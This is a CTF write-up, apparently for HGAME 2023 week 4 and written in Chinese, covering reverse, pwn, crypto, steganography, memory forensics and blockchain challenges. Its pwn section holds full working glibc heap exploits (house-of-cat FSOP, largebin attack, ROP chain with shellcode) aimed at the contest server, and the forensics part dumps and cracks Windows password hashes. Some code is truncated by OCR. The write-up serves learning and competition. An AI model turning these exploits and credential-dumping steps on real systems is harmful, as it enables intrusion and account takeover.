seg000:0000000000000000
seg000:0000000000000000 ; ===========================================================================
seg000:0000000000000000
seg000:0000000000000000 ; Segment type: Pure code
seg000:0000000000000000 seg000          segment byte public 'CODE' use64
seg000:0000000000000000                 assume cs:seg000
seg000:0000000000000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000000000000000                 push    rbp
seg000:0000000000000001                 sub     rsp, 50h
seg000:0000000000000005                 lea     rbp, [rsp+20h]
seg000:000000000000000A                 mov     [rbp+40h], rcx
seg000:000000000000000E                 mov     rax, [rbp+40h]
seg000:0000000000000012                 mov     eax, [rax]
seg000:0000000000000014                 mov     [rbp+0], eax
seg000:0000000000000017                 mov     eax, 4
seg000:000000000000001C                 add     rax, [rbp+40h]
seg000:0000000000000020                 mov     eax, [rax]
seg000:0000000000000022                 mov     [rbp+4], eax
seg000:0000000000000025                 mov     dword ptr [rbp+8], 0
seg000:000000000000002C                 mov     dword ptr [rbp+0Ch], 0ABCDEF23h
seg000:0000000000000033                 mov     dword ptr [rbp+10h], 16h
seg000:000000000000003A                 mov     dword ptr [rbp+14h], 21h ; '!'
seg000:0000000000000041                 mov     dword ptr [rbp+18h], 2Ch ; ','
seg000:0000000000000048                 mov     dword ptr [rbp+1Ch], 37h ; '7'
seg000:000000000000004F                 mov     dword ptr [rbp+20h], 0
seg000:0000000000000056
seg000:0000000000000056 loc_56:                                 ; CODE XREF: seg000:00000000000000B6↓j
seg000:0000000000000056                 mov     eax, [rbp+20h]
seg000:0000000000000059                 cmp     eax, 20h ; ' '
seg000:000000000000005C                 jnb     short loc_B8
seg000:000000000000005E                 mov     eax, [rbp+0Ch]
seg000:0000000000000061                 add     eax, [rbp+8]
seg000:0000000000000064                 mov     [rbp+8], eax
seg000:0000000000000067                 mov     eax, [rbp+4]
seg000:000000000000006A                 shl     eax, 4
seg000:000000000000006D                 add     eax, [rbp+10h]
seg000:0000000000000070                 mov     edx, [rbp+8]
seg000:0000000000000073                 add     edx, [rbp+4]
seg000:0000000000000076                 xor     eax, edx
seg000:0000000000000078                 mov     edx, [rbp+4]
seg000:000000000000007B                 shr     edx, 5
seg000:000000000000007E                 add     edx, [rbp+14h]
seg000:0000000000000081                 xor     eax, edx
seg000:0000000000000083                 add     eax, [rbp+0]
seg000:0000000000000086                 mov     [rbp+0], eax
seg000:0000000000000089                 mov     eax, [rbp+0]
```

```
1  _DWORD *__fastcall sub_0(unsigned int *a1)
2  {
3    _DWORD *result; // rax
4    unsigned int v2; // [rsp+20h] [rbp+0h]
5    unsigned int v3; // [rsp+24h] [rbp+4h]
6    int v4; // [rsp+28h] [rbp+8h]
7    unsigned int i; // [rsp+40h] [rbp+20h]
8
9    v2 = *a1;
10   v3 = a1[1];
11   v4 = 0;
12   for ( i = 0; i < 0x20; ++i )
13   {
14     v4 -= 1412567261;
15     v2 += ((v3 >> 5) + 33) ^ (v3 + v4) ^ (16 * v3 + 22);
16     v3 += ((v2 >> 5) + 55) ^ (v2 + v4) ^ (16 * v2 + 44);
17   }
18   *a1 = v2;
19   result = a1 + 1;
20   a1[1] = v3;
21   return result;
22 }
```

即可看到tea加密，写脚本解密即可。

Pwn

4nswer's gift

首先题目会给用户一个地址，结合gdb调试可以知道这个地址是 `_IO_list_all` 的地址，同时会个申请到的chunk存入这个地址。结合这个变量名搜索相关利用就能发现这一道题的解法应该是FSOP。

结合libc版本可以知道无法直接伪造vtable，因此需要用其他的手法进行绕过，比如house of apple，house of cat，house of emma等利用手法。

这里我使用的是house of cat

```python
from pwn import *

context.log_level = "debug"
context.terminal = ["konsole", "-e"]

# p = process("./a.out")
# p = remote("127.0.0.1", 9999)
p = remote("week-4.hgame.lwsec.cn", "30419")

elf = ELF("./vuln")
libc = ELF("./libc.so.6")

p.recvuntil(b"0x")
libc_base = int(p.recv(12).decode(), 16) - libc.sym["_IO_list_all"]
success("libc_base = " + hex(libc_base))
_IO_wfile_jumps = libc_base + libc.sym["_IO_wfile_jumps"]
system_addr = libc_base + libc.sym["system"]

size = 0x20000000

p.sendlineafter(b"into the gift?", str(size).encode())

# gdb.attach(p)
fake_file_addr = libc_base - size - 0x4000 + 0x10
success("fake_file_addr = " + hex(fake_file_addr))
wide_data = fake_file_addr + 0x200
fake_vtable = fake_file_addr + 0x400


payload  = b"/bin/sh\x00"
payload += p64(0) * 4
payload += p64(1)
payload += p64(0) * 14
payload += p64(wide_data)
payload += p64(0) * 6
```

```
payload += p64(_IO_wfile_jumps + 0x30)
payload  = payload.ljust(0x200, b"\x00")
payload += p64(0) * 4
payload += p64(1)
payload += p64(0) * 23
payload += p64(fake_vtable)
payload  = payload.ljust(0x400, b"\x00")
payload += p64(0) * 3
payload += p64(system_addr)

# gdb.attach(p)
p.sendafter(b"into the gitf?", payload)

p.interactive()
```

Without hook

高版本利用的模板题，解法很多，apple，cat，emma都能利用。基本思路就是通过largebin attack修改 `_IO_list_all` ，然后伪造 `IO_FILE` ，最后通过 `exit` 函数触发FSOP，这里我使用的是house of cat。

```
from pwn import *

context.log_level = "debug"
context.terminal = ["konsole", "-e"]
context.arch = "amd64"

p = process("./vuln")
# p = remote("127.0.0.1", 9999)
# p = remote("week-4.hgame.lwsec.cn", "31564")

elf = ELF("./vuln")
libc = ELF("./libc.so.6")

def add_note(index, size):
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendlineafter(b"Size: ", str(size).encode())

def delete_note(index):
    p.sendlineafter(b">", b"2")
    p.sendlineafter(b"Index: ", str(index).encode())

def edit_note(index, content):
    p.sendlineafter(b">", b"3")
```


```python
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendafter(b"Content: ", content)

def show_note(index):
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b"Index: ", str(index).encode())

add_note(0, 0x528)
add_note(1, 0x600)
add_note(2, 0x518)
add_note(3, 0x600)

delete_note(0)
show_note(0)
libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1f6cc0
success("libc_base = " + hex(libc_base))

add_note(15, 0x900)

system_addr = libc_base + libc.sym.system
setcontext = libc_base + libc.sym.setcontext + 61
mprotect = libc_base + libc.sym.mprotect
_IO_list_all = libc_base + libc.sym._IO_list_all
stderr = libc_base + libc.sym._IO_2_1_stderr_
_IO_wfile_jumps = libc_base + libc.sym._IO_wfile_jumps

ret         = libc_base + 0x0000000000022d19
pop_rdi     = libc_base + 0x0000000000023ba5
pop_rsi     = libc_base + 0x00000000000251fe
pop_rdx_rbx = libc_base + 0x000000000008bbb9

edit_note(0, b"a" * 0x10)
show_note(0)
p.recvuntil(b"a" * 0x10)
heap_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x290
success("heap_base = " + hex(heap_base))

fake_file_addr = heap_base + 0xdd0
wide_data = fake_file_addr + 0x100
fake_vtable = fake_file_addr + 0x200
rop_chain = fake_file_addr + 0x300

payload  = p64(libc_base + 0x1f70f0)
payload += p64(libc_base + 0x1f70f0)
payload += p64(_IO_list_all - 0x20)
payload += p64(_IO_list_all - 0x20)
edit_note(0, payload)
```

```python

gdb.attach(p)
delete_note(2)

add_note(14, 0x900)


shellcode  = asm(shellcraft.open("/flag"))
shellcode += asm(shellcraft.read(3, heap_base, 0x50))
shellcode += asm(shellcraft.write(1, heap_base, 0x50))

payload  = p64(0) * 3
payload += p64(1)
payload += p64(0) * 14
payload += p64(wide_data)
payload += p64(0) * 6
payload += p64(_IO_wfile_jumps + 0x30)
payload  = payload.ljust(0x100, b"\x00")
payload += p64(0) * 2
payload += p64(rop_chain - 0x90)
payload += p64(0) * 23
payload += p64(fake_vtable)
payload  = payload.ljust(0x200, b"\x00")
payload += p64(0) * 1
payload += p64(setcontext)
payload  = payload.ljust(0x300, b"\x00")

payload += p64(rop_chain + 0x18)
payload += p64(ret)
payload += p64(pop_rdi)
payload += p64(heap_base)
payload += p64(pop_rsi)
payload += p64(0x21000)
payload += p64(pop_rdx_rbx)
payload += p64(7)
payload += p64(0)
payload += p64(mprotect)
payload += p64(fake_file_addr + 0x390)
payload  = payload.ljust(0x400, b"\x90")
payload += shellcode

edit_note(2, payload)

p.sendlineafter(b">", b"5")

p.interactive()
```

Crypto

LLLCG

跟RCTF一样的非预期。。。可以和LLLCG Revenge进行diff，找到关键代码



```
class LCG():
    def __init__(self) -> None:
        self.n = next_prime(2**360)
        self.a = bytes_to_long(flag)
        self.seed = randint(1, self.n-1)

    def next(self):
        self.seed = self.seed * self.a + randint(-2**340, 2**340) % self.n
        return self.seed
```

```
class LCG():
    def __init__(self) -> None:
        self.n = next_prime(2**360)
        self.a = bytes_to_long(flag)
        self.seed = randint(1, self.n-1)

    def next(self):
        self.seed = (self.seed * self.a + randint(-2**340, 2**340)) % self.n
        return self.seed
```

```
self.seed = self.seed * self.a + randint(-2**340, 2**340) % self.n
```

两段代码的区别就是有没有括号。没有括号的话这个式子就变成了

$$seed_{i+1} = seed_i * a + (r \% n) = seed_i * a + r$$

再选取一个相邻的式子

$$\begin{aligned} seed_{i+2} &= seed_{i+1} * a + r \\ &= (seed_i * a + r) * a + r \\ &= seed_i * a^2 + ar + r \end{aligned}$$

两式相除，由于r的比特位数比较小所以对商的影响很小。得到的结果就是a，也就是flag。

LLLCG Revenge

挺典型的一个NHP。由于r（就是 `randint(-2**340, 2**340)` ）的位数比较小，所以 $seed_i * a + r$ 含有

$seed_i * a$ 的MSB信息。

可以把LCG这个类看成是一个Oracle，$\mathcal{O}(a) = \mathrm{MSB}_k(seed_i * a \bmod n) = seed_{i+1}$。r最大是340位，n是360位，至少泄漏了20位的MSB，这对于HNP来说是很容易解决的。

关于HNP：https://crypto.stanford.edu/~dabo/pubs/abstracts/dhmsb.html

Exp:

```
from Crypto.Util.number import *
from sage.all import *
import time

d = 39
p = next_prime(2**360)

```

```
with open('output.txt', 'r') as f:
    outputs = eval(f.read())

inputs = []
answers = []
for i in range(d):
    inputs.append(outputs[i])
    answers.append(outputs[i+1])

assert len(inputs) == d and len(answers) == d

def build_basis(oracle_inputs):
    """Returns a basis using the HNP game parameters and inputs to our oracle
    """
    basis_vectors = []
    for i in range(d):
        p_vector = [0] * (d+1)
        p_vector[i] = p
        basis_vectors.append(p_vector)
    basis_vectors.append(list(oracle_inputs) + [QQ(1)/QQ(p)])
    return Matrix(QQ, basis_vectors)

def approximate_closest_vector(basis, v):
    """Returns an approximate CVP solution using Babai's nearest plane algorithm
    """
    BL = basis.LLL()
    G, _ = BL.gram_schmidt()
    _, n = BL.dimensions()
    small = vector(ZZ, v)
    for i in reversed(range(n)):
        c = QQ(small * G[i]) / QQ(G[i] * G[i])
        c = c.round()
        small -= BL[i] * c
    return (v - small).coefficients()

startime = time.time()

lattice = build_basis(inputs)

u = vector(ZZ, list(answers) + [0])

v = approximate_closest_vector(lattice, u)

recovered_alpha = (v[-1] * p) % p

print("Recovered alpha! Alpha is %d" % recovered_alpha)
endtime = time.time()
```

```
print(f"Time Spend {endtime - startime}")
print(long_to_bytes(recovered_alpha))
```

ECRSA

本来是一个基于整数分解的问题，但是p，q都给出了，也就没什么难度了。

加密：

$$c = Enc(m) = m * e$$

解密：

$$m = Dec(c) = d * \ c$$

不过要注意的是d=inverse(e, order)，order是椭圆曲线的阶。但也没啥好注意的，因为逆元的定义本来就是这样的。

比如解RSA的时候我们计算d=inverse(e, phi)，这个phi就是 Z_n 的阶。

可以有两种解法

一种是先分别在 F_p 和 F_q 上算出x，再用中国剩余定理解flag。

Exp:

```
from sage.all import *
from sage.all_cmdline import *
from Crypto.Util.number import *

p=11519226595480231194139901959881072466943736943368090542567669166179351896745 3
q=10990087977434690873923613085422917106753359220082465212438993654371660384048 7
n = 12659731371633323406361071735480743870942884407511647144758055911931321534 33
a = 34573016245861396068378040882622992245754693028152290874131112955018884485 68
b = 10328213713382094820668203656967156699638143825489751034428916403971735551 38
e = 11415307674045871669
ciphertext = b'f\xb1\xae\x08`\xe8\xeb\x14\x8a\x87\xd6\x18\x82\xaf1q\xe4\x84\xf0\

Ep = EllipticCurve(Zmod(p), [a, b])
Eq = EllipticCurve(Zmod(q), [a, b])
cx = bytes_to_long(ciphertext)
cp = Ep.lift_x(Integer(cx))
cq = Eq.lift_x(Integer(cx))
dp = inverse(e, Ep.order())
dq = inverse(e, Eq.order())
mp = (dp * cp).xy()[0]
mq = (dq * cq).xy()[0]

flag = CRT_list([ZZ(mp), ZZ(mq)], [p, q])
```

```
print(long_to_bytes(int(flag)))
```

第二种就是直接计算椭圆曲线E(n)的阶，然后在E(n)上直接解密。

首先要计算出密文在E(n)上的坐标(x, y)。x, y满足

$$y^2 = x^3 + ax + b \mod n$$

有x可以计算出 y^2 ，但直接在 Z_n 下开根是困难的，与Rabin密码一样的思想，先在 F_p, F_q 下开根，然后CRT。

关于计算d可以看一下这篇论文，这里就不介绍了。（https://link.springer.com/content/pdf/10.1007/3-540-48285-7_4.pdf）。关键的地方就是这一段

$$e.d_i \equiv 1 \pmod{N_i}, \quad i = 1 \text{ to } 4, \tag{22}$$

$$\gcd(e, N_i) = 1, \quad i = 1 \text{ to } 4, \tag{23}$$

$$N_1 = \text{lcm}(p+1+\alpha, q+1+\beta) \quad \text{if } \left(\frac{w}{p}\right) = 1 \text{ and } \left(\frac{w}{q}\right) = 1, \tag{24}$$

$$N_2 = \text{lcm}(p+1+\alpha, q+1-\beta) \quad \text{if } \left(\frac{w}{p}\right) = 1 \text{ and } \left(\frac{w}{q}\right) \neq 1, \tag{25}$$

$$N_3 = \text{lcm}(p+1-\alpha, q+1+\beta) \quad \text{if } \left(\frac{w}{p}\right) \neq 1 \text{ and } \left(\frac{w}{q}\right) = 1, \tag{26}$$

$$N_4 = \text{lcm}(p+1-\alpha, q+1-\beta) \quad \text{if } \left(\frac{w}{p}\right) \neq 1 \text{ and } \left(\frac{w}{q}\right) \neq 1, \tag{27}$$

$$z \equiv x^3 + ax + b \pmod{n}, \tag{28}$$

$$y = \sqrt{z}, \tag{29}$$

$$w \equiv s^3 + as + b \pmod{n}, \text{ and} \tag{30}$$

$$t = \sqrt{w}. \tag{31}$$

Exp:

```
from sage.all import *
from sage.all_cmdline import *
from Crypto.Util.number import *
from sympy import nthroot_mod
p=11519226595480231194139901959881072466943736943368090542567669166179351896745 3
q=10990087977434690873923613085422917106753359220082465212438993654371660384048 7
n = 12659731371633323406361071735480743870942884407511647144758055911931321534 33
```

```
a = 345730162458613960683780408826229922457546930281522908741311129550188844856
b = 103282137133820948206682036569671566996381438254897510344289164039717355513
e = 11415307674045871669
ciphertext = b'f\xb1\xae\x08`\xe8\xeb\x14\x8a\x87\xd6\x18\x82\xaf1q\xe4\x84\xf0\
E = EllipticCurve(Zmod(n), [a, b])
c = bytes_to_long(ciphertext)
ciphertexts = []
y1 = nthroot_mod(c**3 + a*c + b, 2, p, all_roots=True)
y2 = nthroot_mod(c**3 + a*c + b, 2, q, all_roots=True)
for y1i in y1:
    for y2i in y2:
        y = CRT_list([y1i, y2i], [p, q])
        print(y)
        try:
            ciphertexts.append(E(c, y))
        except:
            continue

for ciphertext in ciphertexts:
    try:
        cx = ciphertext[0]
        u = cx**3 + a*cx + b % n
        up = legendre_symbol(u, p)
        uq = legendre_symbol(u, q)

        orderp = EllipticCurve(GF(p), [a, b]).order()
        orderq = EllipticCurve(GF(q), [a, b]).order()
        tp = p + 1 - orderp
        tq = q + 1 - orderq
        assert gcd(e, (p**2 - tp**2)*(q**2 - tq**2))
        d = inverse_mod(e, lcm(p+1-tp, q+1-tq))
        m = d * ciphertext
        print(m)
        flag = long_to_bytes(int(m[0]))
        print(flag)
    except:
        continue
```

开根得到的4个坐标都可以解出正确的flag。

Misc

New_Type_Steganography

大概看下网页的格式和返回还有题目名 得知这个网站是个在线隐写网站

在没有源码的情况下 先思考这个隐写是文件格式上的还是像素上的

随便上传一个纯黑的图片 随便隐写一些内容 发现会有部分像素被修改成另外一个像素(且只有一种) 故应该是在像素层面上的隐写

此外再隐写不同长度的类似文本 如 A AA AAA 发现前者被修改的像素的位置都相同 而且每次新增的另外一种像素数量和二进制asc码中的1数量相同 故是时域上的隐写 再看只有某一位像素被修改 故猜测是使用随机像素序列顺序隐写的LSB算法 写脚本验证发现符合

后来有源码了 看看也大概知道是随机序列的LSB了 =P

因为随机数seed不变 在图片长宽一定的情况下 每次生成的随机序列是不会变的 故可以爆破序列


具体的爆破方法有很多 最简单的方法是 上传一张和隐写flag长宽一样的纯黑(纯色也可以)的图片 然后隐写0b00000001,0b00000011,0b00000111 以此类推 然后每次和上一次图片对比 找不同的像素 即可获得像素的序列

然后到原图提取flag即可 长度不够就再多爆破几个

ezWin


variables

```
1 python vol.py -f win10_22h2_19045.2486.vmem windows.envars.Envars | grep hgame
```



auth


```
python vol.py -f win10_22h2_19045.2486.vmem windows.cmdline.CmdLine | grep flag
```




```
python vol.py -f win10_22h2_19045.2486.vmem windows.sessions.Sessions | grep not
```


可以看到用户是 `Noname`

```
python vol.py -f win10_22h2_19045.2486.vmem windows.hashdump.Hashdump
```




7zip


```
python vol.py -f win10_22h2_19045.2486.vmem windows.filescan.FileScan | grep fla
```





```
python vol.py -f win10_22h2_19045.2486.vmem windows.dumpfiles.DumpFiles --virtad
```



随便找个网站查一下刚刚的 nthash





Blockchain

Transfer 2

Create 和 Create2 操作码的原理

```
contract attack{
    function computeAddress(address deployer) pure public returns (address){
        address addr = address(uint160(uint(keccak256(abi.encodePacked(hex"d694"
        bytes memory code = hex"608060405234801560f57600080fd5b506706f05b59d3b2
        bytes32 salt = keccak256("HGAME 2023");
        bytes32 hash = keccak256(abi.encodePacked(bytes1(0xff), addr, salt, kecc
        return address(uint160(uint(hash)));
    }
}
```